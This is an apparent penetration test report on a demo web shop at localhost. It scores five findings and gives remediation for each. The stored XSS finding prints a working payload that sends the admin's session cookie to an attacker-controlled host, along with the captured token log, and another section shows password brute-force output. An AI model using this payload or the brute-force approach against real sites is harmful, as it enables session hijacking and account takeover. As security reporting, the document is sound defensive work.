# PENETRATION TESTING REPORT FOR ACME

16.06.2019

contact@pyroinfosec.com
www.pyroinfosec.com

PYRO INFOSEC

# 1 Introduction

Pyro Infosec has been tasked to perform a penetration test on Acme web application. This document provides an overview of this engagement and reports in detail the vulnerabilities that have been discovered.

# 2 Executive summary

This section explains the details of the Penetration Test, as they have been decided upon in the Statement of Work. Scope of the test and the contact details are included, as well as a brief methodology explanation and an overview of the vulnerabilities found during engagement.

## 2.1. Contact details

| Stakeholder | Contact | Email |
|---|---|---|
| Security Consultant | Marcin Suchocki | marcin@pyroinfosec.com |
| Project Manager | Road Runner | roadrunner@acme.com |
| Technical SPOC | Wile E. Coyote | wileecoyote@acme.com |

## 2.2. Engagement details

The test has been performed between 15.05.2019 and 16.06.2019, using a **Greybox** methodology. The details of the testing methodology and a comparison between different approaches is explained in sections 4.2 and 4.3.

All the tests have been performed solely on the scope provided by the Client:

- https://127.0.0.1:3000
- 127.0.0.1

The following accounts have been used for testing:

| Credentials | Role |
|---|---|
| admin@test | Admin |
| test@test | User |

## 2.3. Results overview


A total of 5 vulnerabilities have been found: 1 critical, 1 high, 1 medium, 1 low and 1 informational. The risk of those issues have been calculated according to the Common Vulnerability Scoring System (CVSS v3.0)[1], which is explained in detail in section 4.1.


Although only 1 critical vulnerability has been found in the application, it allows the attacker to steal the admin’s session, compromise his account and get access to the confidential users’ data. Therefore it should

[1] https://www.first.org/cvss/

be considered the highest priority. The next important issue is a very weak password policy. The user's secrets can be easily brute-forced, since the application does not implement any throttling or lockout mechanisms. Other, lower-risk findings regard the server's misconfigurations.

The graphs below represent the number of vulnerabilities found, grouped by the associated risk and the percentage distribution of the findings.





An overview of the findings can be found in chapter 3 , while the technical details and steps to reproduce and remediate the vulnerabilities are explained in chapter 5 .

# 3 Vulnerabilities found

The table below presents an overview of the issues found during the engagement. A concise description and recommendation for those vulnerabilities can serve as a reference, whereas detailed information is available in corresponding sections of the report.

| Ref. | Issue | Risk | Description | Recommendation |
|---|---|---|---|---|
| 5.1.1 | Stored Cross-Site Scripting | CRITICAL | Java Script payload can be injected and executed on the site. The script can be used to read a session token and send it back to the attacker, allowing him to steal the user's session. | All user-controlled input must be validated on the server side and sanitized on output. |
| 5.2.1 | Weak password policy | HIGH | The application does not require the users to have a strong password. There is also no limitation of login attempts, which makes the solution vulnerable to a brute-force attack. | Require all passwords to be complex. Implement a lockout mechanism to prevent the attackers from brute-forcing the credentials. |
| 5.2.1 | Broken access control | HIGH | It is possible to access another user's basket by changing the bid in session storage. | Implement authorization checks for all the requests. |
| 5.3.1 | TLS/SSL issues | MEDIUM | The secure communication protocol is misconfigured in the application. | Use strong ciphers whenever possible. Securely configure the communication protocol that is in use. |
| 5.4.1 | SSL cookie without Secure flag set | LOW | The Secure flag is not set on a session cookie, making it transferrable in plaintext through HTTP. | Add Secure flag to the initial Set-Cookie header. |
| 5.5.1 | Software version disclosure | INFO | Information about the server version and the framework used is sent to the users via application headers. | Turn off detailed version information. |

# 4 Methodology

This section describes the risk scoring system used as well as the testing approach which explains differences and use-cases for each one.

## 4.1. Risk

To help assess the risk of the issues found during the test, a Common Vulnerability Scoring System is used. It provides a way to determine the severity of the vulnerability by taking into account a couple of characteristics:

- Attack Vector (AV) – Can the vulnerability be exploited via network or is the local access needed?
- Attack Complexity (AC) – Are there any conditions that have to be met for successful exploitation?
- Privileges Required (PR) – Can the attack be performed without authorization?
- User Interaction (UI) – Is any additional action from the victim required?
- Scope (S) – Can the vulnerability affect other systems?
- Confidentiality (C), Integrity (I) and Availability (A) Impact – How big is the impact on confidentiality, integrity and availability of the system?

The risk is calculated based on the answers for the questions presented above, using the CVSS v3.0 calculator[2]. The CVSS vector of the score will be presented for every issue and explained in the vulnerability description.

| | Metric | Possible values |
|---|---|---|
| Exploitability | Attack Vector | Network (N)<br>Adjacent (A)<br>Local (L)<br>Physical (P) |
| | Attack Complexity | Low (L)<br>High (H) |
| | Privileges Required | None (N)<br>Low (L)<br>High (H) |
| | User Interaction | None (N)<br>Required (R) |
| | Scope | Unchanged (U)<br>Changed (C) |
| Impact | Confidentiality | None (N)<br>Low (L)<br>High (H) |
| | Integrity | None (N)<br>Low (L)<br>High (H) |
| | Availability | None (N)<br>Low (L)<br>High (H) |

The vulnerability described with the CVSS vector of **CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:L/A:H** means that the attack can be performed remotely through the network **(AV:N)**, exploitation is complex **(AC:H)** but no privileges and user interaction is required **(PR:N, UI:N)** .The vulnerability affects only the tested component **(S:U)**. The impact on confidentiality and integrity of the data is low **(C:L, I:L)** but the impact on availability of the system is high **(A:H)**. The CVSS v3.0 calculator scores that issue as **7.0 (High).** Extensive information about the metrics can be found in CVSS v3.0 specification[3]. The resulting risk can be then lowered or heightened based on the specific circumstances. If that situation occurs, the explanation will be included in the issue details.

[2] https://www.first.org/cvss/calculator/3.0
[3] https://www.first.org/cvss/specification-document

## 4.2. Testing methods

The best industry standards of testing have been adopted and enhanced with the techniques based on the testers' experience.


In **Blackbox** testing, the consultants emulate actions of the attacker who does not know the environment of the solution (network topology, services running, application types and versions). No credentials are supplied.

In **Whitebox**, the Customer delivers detailed information about the system, including documentation, source code, etc. That tests emulate actions performed by the attacker with a deep, inside knowledge about the system.

**Greybox** is a combination of Blackbox and Whitebox approach. The testers are provided with basic credentials to the application and can request additional documentation if needed. This test emulates an attack against a system where some information about the target and at least a non-privileged account is available for the attacker.

## 4.3. Penetration Testing approach

PTES (Penetration Testing Execution Standard)[4] defines 7 main sections of which a penetration test consist. Although it can serve as exhaustive guideline, for the purposes of Penetration Testing performed by Pyro Infosec, this standard has been adopted and shortened to 3 main sections:



Those section cover all purposes of the penetration test:

- During Attack surface detection phase, the testers map the application or scan the infrastructure in scope, gathering information about possible injection points, services available on the network and other intelligence,
- In exploitation phase, the previously found points of interest are being exploited,
- The reporting phase documents all the vulnerabilities found, the steps to reproduce them and valuable recommendations to the Client.

Adopting this methodology allows the testers to cover larger targets in the timespan of the engagement, still maintaining high quality of work and delivering beneficial report to the Customer.

[4] http://www.pentest-standard.org/index.php/Main_Page

# 5 Technical details

This section of the report provides technical details regarding discovered vulnerabilities.

## 5.1. Critical risk


Critical risk issues characterize mostly with the ease of exploitation and the impact that a successful attack may cause on the targeted system. Exploitation of that kind of vulnerability:

- Likely results in a root-level access to the system or admin level access to web application/database;
- Has a large impact on confidentiality and integrity of the data – may lead to sensitive information leakage and information tampering;
- May cause availability problems which can have massive consequences on systems that are business critical.

1 critical risk issue has been identified.

<table>
<tr><th colspan="6">5.1.1. Stored Cross-Site Scripting</th></tr>
<tr><td colspan="2">CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:L/A:H</td><td>Score</td><td>9.0</td><td>Risk</td><td>Critical</td></tr>
<tr><td>Issue description</td><td colspan="5">Stored Cross-Site Scripting vulnerability is a result of a lack of proper input verification and output encoding. A user-supplied parameter value is saved in the database and displayed back to other users in the application. This way, a Java Script payload can be injected and executed on the site. The script can be used to read a session token and send it back to the attacker, allowing him to steal the user's session.</td></tr>
<tr><td>Affected URL</td><td colspan="5">https://127.0.0.1:3000/</td></tr>
<tr><td>Evidence</td><td colspan="5">


Using the **email** field in the POST request to https://127.0.0.1/api/Users, an attacker is able to inject a Java Script snippet accessing the session cookie and sending it to the attacker to a temporary HTTP server on 192.168.0.26. The payload here is **fetch('http://192.168.0.26/'+document.cookie)**, which is a simple HTTP request with the admin's cookies that will be made to the attacker.



```
POST /api/Users/ HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:65.0) Gecko/20100101 Firefox/65.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:3000/
Content-Type: application/json
Content-Length: 246
Connection: close
Cookie: continueCode=rwpobwPQr137M2Nea4BOyqJ9Vdv2hjcaC9d5E6kLzjRKmDXYvglW8ZxpnaeL;
io=05TXNy-sy5p56sG9AAAI

{"email":"<svg/onload=fetch('http://192.168.0.26/'+document.cookie)>","password":"testpassword","passwordRepeat":"te
stpassword","securityQuestion":{"id":2,"question":"Mother's maiden
name?","createdAt":"2019-03-05T12:42:12.036Z","updatedAt":"2019-03-05T12:42:12.036Z"},"securityAnswer":"Test
answer"}
```

The payload is then executed when the admin visits **https://127.0.0.1:3000/administration** site. The cookie is sent to the attacker over the network, without any notification. The value for the token is logged on the attacker's server in plaintext:



```
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
172.16.100.50 - - [08/Mar/2019 09:34:29] code 404, message File not found
172.16.100.50 - - [08/Mar/2019 09:34:29] "GET /continueCode=rwpobwPQr137M2Nea4BOyqJ9Vdv2hjcaC9d5E6kLzjRKmDXYvglW8Zxpn
aeL;%20token=eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJ
lbWFpbCI6ImFkbWluQGp1aWNlLXNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsImlzQWRtaW4iOnRydWUs
Imxhc3RMb2dpbklwIjoiMC4wLjAuMCIsInByb2ZpbGVJbWFnZSI6ImRlZmF1bHQuc3ZnIiwiY3JlYXRlZEF0IjoiMjAxOS0wMy0wNyAxODowMzoxNi4yO
TIgKzAwOjAwIiwidXBkYXRlZEF0IjoiMjAxOS0wMy0wNyAxODowMzoxNi4yOTIgKzAwOjAwIn0sImlhdCI6MTU1MjAzMzc5NiwiZXhwIjoxNTUyMDUxNz
k2fQ.Q17wDnfJmtoTuMR5EZJaCtEXGPQqwH_4zeq_0TLUyPWV19H7AUz0EbuhGeXpA0__fEIJreDo0DaPZOEjiLfMJ5qUCR1zF11TvXgLRv8COBsR2Gdd
bDesWBLTrWIjV5u2Ct6OrrGKRUONy4OBZtlswBZohF_0bhwt9RzmH8VUYao HTTP/1.1" 404 -
```

Having the session token allows the attacker to login to the application with that token only, without passing the correct credentials.

</td></tr>
</table>

| | |
|---|---|
| Impact | By exploiting the Stored XSS vulnerability, it was possible to steal the admin’s session and compromise his account, getting access to sensitive data and other user’s credentials. That leads to a complete system compromise and personal data leakage. |
| Recommendation | All user-controlled input must be validated on the server side and sanitized on output. Depending on the language framework used, secure input-handling functions and mechanisms can be easily implemented. |
| References | XSS Prevention Cheat Sheet<br>https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet |


## 5.2. High risk

High risk vulnerabilities arise mostly when the attacker is able to gain elevated privileges and unauthorized access to data. High risk issues:

- Might be harder to exploit but still can result in significant data loss and downtime of the system;
- May have significant impact on confidentiality of the data;
- Can result in a great financial and reputation loss.

1 high risk issue has been identified.

<table>
<tr><th colspan="6">5.2.1. Weak password policy</th></tr>
<tr><td colspan="2">CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N</td><td>Score</td><td>7.5</td><td>Risk</td><td>High</td></tr>
<tr><td>Issue description</td><td colspan="5">The application does not require the users to have a strong password. There is also no limitation of login attempts, which makes the solution vulnerable to a brute-force attack.</td></tr>
<tr><td>Affected URL</td><td colspan="5">https://127.0.0.1:3000/password</td></tr>
<tr><td>Evidence</td><td colspan="5">
6 character password is the only constraint:



Current password


••••••

New password

•••

Password is too short (minimum is 6 characters)





It is possible to brute force possible combinations of the password until a match is found, as there is no limitation to the number of authentication request and no lockout mechanism implemented.



Filter: Showing all items

<table>
<tr><th>Request ▲</th><th>Payload</th><th>Status</th><th>Error</th><th>Timeout</th><th>Length</th><th>Comment</th></tr>
<tr><td>0</td><td></td><td>200</td><td>□</td><td>□</td><td>268845</td><td></td></tr>
<tr><td>1</td><td>aahed</td><td>200</td><td>□</td><td>□</td><td>305462</td><td></td></tr>
<tr><td>2</td><td>aahing</td><td>200</td><td>□</td><td>□</td><td>261100</td><td></td></tr>
<tr><td>3</td><td>aahs</td><td>200</td><td>□</td><td>□</td><td>294432</td><td></td></tr>
<tr><td>4</td><td>aalii</td><td>200</td><td>□</td><td>□</td><td>349613</td><td></td></tr>
<tr><td>5</td><td>aaliis</td><td>200</td><td>□</td><td>□</td><td>262912</td><td></td></tr>
<tr><td>6</td><td>aals</td><td>200</td><td>□</td><td>□</td><td>327913</td><td></td></tr>
<tr><td>7</td><td>aargh</td><td>200</td><td>□</td><td>□</td><td>421486</td><td></td></tr>
<tr><td>8</td><td>aarrgh</td><td>200</td><td>□</td><td>□</td><td>342270</td><td></td></tr>
<tr><td>9</td><td>abaca</td><td>200</td><td>□</td><td>□</td><td>406049</td><td></td></tr>
<tr><td>10</td><td>abacas</td><td>200</td><td>□</td><td>□</td><td>345525</td><td></td></tr>
<tr><td>11</td><td>abaci</td><td>200</td><td>□</td><td>□</td><td>341307</td><td></td></tr>
<tr><td>12</td><td>aback</td><td>200</td><td>□</td><td>□</td><td>310642</td><td></td></tr>
<tr><td>13</td><td>abacus</td><td>200</td><td>□</td><td>□</td><td>392957</td><td></td></tr>
</table>
</td></tr>
<tr><td>Impact</td><td colspan="5">Allowing the users to use weak passwords and not providing any measures for detecting and preventing brute force attacks may lead to account takeover and data leakage.</td></tr>
<tr><td>Recommendation</td><td colspan="5">Require all passwords to be complex. Implement a lockout mechanism to prevent the attackers from brute-forcing the credentials.</td></tr>
<tr><td>References</td><td colspan="5">NIST: Memorized Secrets<br>https://pages.nist.gov/800-63-3/sp800-63b.html#appA</td></tr>
</table>

### 5.2.1. Broken access control

| CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:L/A:H | | Score | 7.5 | Risk | High |
|---|---|---|---|---|---|
| Issue description | It is possible to access another user's basket by changing the bid in session storage. The bid is then used to redirect the user on the proper site. No authorization check is performed, resulting in the attacker having access to other users' baskets. | | | | |
| Affected URL | https://127.0.0.1:3000/ | | | | |
| Evidence | Visiting https://127.0.0.1:300/#/basket results in an additional XHR request being sent to the server:<br><br>General<br>Request URL: `http://127.0.0.1:3000/rest/basket/4`<br>Request Method: `GET`<br>Status Code: ● `304 Not Modified`<br>Remote Address: `127.0.0.1:3000`<br>Referrer Policy: `no-referrer-when-downgrade`<br>Response Headers view source<br>Access-Control-Allow-Origin: *<br> Name<br>lemon_juice.jpg<br>melon_bike.jpeg<br>?EIO=3&transport=websocket<br>favicon_js.ico<br>4<br>whoami<br>application-configuration<br>pixel.gif<br>43 requests<br>25.0 KB transferred<br>Headers<br>Preview<br>Response<br>Cookies<br>Timing<br>The response contains the user's basket items in JSON, for example:<br><br>`{"id":6,"name":"Banana Juice (1000ml)","description":"Monkeys love it the most.","price":1.99,"image":"banana_juice.jpg","createdAt":"2019-06-21T09:34:55.624Z","updatedAt":"2019-06-21T09:34:55.624Z","deletedAt":null,"BasketItem":{"id":7,"quantity":3,"createdAt":"2019-06-21T14:39:30.310Z","updatedAt":"2019-06-21T14:39:32.307Z","BasketId":4,"ProductId":6}`<br>The bid used to fetch the basket contents can be found and changed in the session storage for the application in the browser:<br><br>Key: bid — Value: 4<br> Elements<br>Console<br>Sources<br>Network<br>Performance<br>Memory<br>Application<br>Security<br>Audits<br>Adblock Plus<br>Application<br>Manifest<br>Service Workers<br>Clear storage<br>Storage<br>Local Storage<br>Session Storage<br>http://127.0.0.1:3000<br>IndexedDB<br>Web SQL<br>Cookies<br>Filter<br>Changing the bid to another number, for example 3, and refreshing the basket page result in a different user's basket contents being displayed:<br><br>Your Basket (test@test.pl)<br>Product — Quantity — Total Price<br>Lemon Juice (500ml) — 1 — 2.99<br> Checkout<br>Name<br>application-configuration<br>whoami<br>?name=Score%20Board<br>application-configuration<br>3<br>whoami<br>application-configuration<br>JuiceShop_Logo.png<br>pixel.gif<br>gb.svg<br>us.svg<br>?EIO=3&transport=polling&t=Mjwbvbs&sid=JXpbBXirXE | | | | |
| Impact | Allowing the users to view each other baskets, breaks confidentiality of the application. The attacker can also change the contents of the basket, which has impact on the integrity of the data, as well as on the user experience. | | | | |
| Recommendation | Implement authorization checks for all the requests that are made by the user, especially when resulting from user-controlled input. | | | | |
| References | OWASP<br>https://www.owasp.org/index.php/Broken_Access_Control | | | | |

## 5.3. Medium risk

Medium risk vulnerabilities have either lower impact on the system or are very hard to exploit by the attacker. Exploitation of such vulnerabilities:

- May give the attacker privileges with limited access only;
- Results in limited impact on the data confidentiality and integrity;
- May have a limited impact on the system availability;
- Can require victim's interaction to be successfully completed.


1 medium risk issue has been identified.

### 5.3.1. TLS/SSL issues

| CVSS:3.0/AV:A/AC:H/PR:N/UI:N/S:U/C:L/I:L/A:N | Score | 4.2 | Risk | Medium |
|---|---|---|---|---|
| Issue description | The secure communication protocol is misconfigured in the application. Weak ciphers are used and the messages could be partially decrypted by the attacker. With the current configuration, a Denial of Service attack is also possible. | | | |
| Affected host | 127.0.0.1 | | | |


Evidence

**testssl.sh** script has been used to automatically discover SSL vulnerabilities on the server. The results:




```
Testing vulnerabilities

Heartbleed (CVE-2014-0160)                 not vulnerable (OK), timed out
CCS (CVE-2014-0224)                        not vulnerable (OK)
Ticketbleed (CVE-2016-9244), experiment.   not vulnerable (OK), no session ticket extension
ROBOT                                      not vulnerable (OK)
Secure Renegotiation (CVE-2009-3555)       not vulnerable (OK)
Secure Client-Initiated Renegotiation      VULNERABLE (NOT ok), DoS threat
CRIME, TLS (CVE-2012-4929)                 not vulnerable (OK)
BREACH (CVE-2013-3587)                     no HTTP compression (OK)  - only supplied "/" tested
POODLE, SSL (CVE-2014-3566)                VULNERABLE (NOT ok), uses SSLv3+CBC (check TLS_FALLBACK_SCSV mitigation below)
TLS_FALLBACK_SCSV (RFC 7507)               Downgrade attack prevention supported (OK)
SWEET32 (CVE-2016-2183, CVE-2016-6329)     VULNERABLE, uses 64 bit block ciphers
FREAK (CVE-2015-0204)                      not vulnerable (OK)
DROWN (CVE-2016-0800, CVE-2016-0703)       not vulnerable on this host and port (OK)
                                           no RSA certificate, thus certificate can't be used with SSLv2 elsewhere
LOGJAM (CVE-2015-4000), experimental       not vulnerable (OK): no DH EXPORT ciphers
                                           But: Unknown DH group (1024 bits)
BEAST (CVE-2011-3389)                      SSL3: ECDHE-RSA-AES256-SHA DHE-RSA-AES256-SHA DHE-RSA-CAMELLIA256-SHA AES256-SHA CAMELLIA256-SHA ECDHE-RS
                                                 DHE-RSA-CAMELLIA128-SHA AES128-SHA SEED-SHA CAMELLIA128-SHA IDEA-CBC-SHA ECDHE-RSA-DES-CBC3-SHA EDH
                                           TLS1: ECDHE-RSA-AES256-SHA DHE-RSA-AES256-SHA DHE-RSA-CAMELLIA256-SHA AES256-SHA CAMELLIA256-SHA ECDHE-RS
                                                 DHE-RSA-CAMELLIA128-SHA AES128-SHA SEED-SHA CAMELLIA128-SHA IDEA-CBC-SHA ECDHE-RSA-DES-CBC3-SHA EDH
                                           VULNERABLE -- but also supports higher protocols  TLSv1.1 TLSv1.2 (likely mitigated)
LUCKY13 (CVE-2013-0169), experimental      potentially VULNERABLE, uses cipher block chaining (CBC) ciphers with TLS. Check patches
RC4 (CVE-2013-2566, CVE-2015-2808)         VULNERABLE (NOT ok): ECDHE-RSA-RC4-SHA RC4-SHA RC4-MD5
```



```
Testing protocols via sockets except SPDY+HTTP2

SSLv2      not offered (OK)
SSLv3      offered (NOT ok)
TLS 1      offered
TLS 1.1    offered
TLS 1.2    offered (OK)
SPDY/NPN   (SPDY is an HTTP protocol and thus not tested here)
HTTP2/ALPN (HTTP/2 is a HTTP protocol and thus not tested here)
```



```
Testing ~standard cipher categories

NULL ciphers (no encryption)                  not offered (OK)
Anonymous NULL Ciphers (no authentication)    not offered (OK)
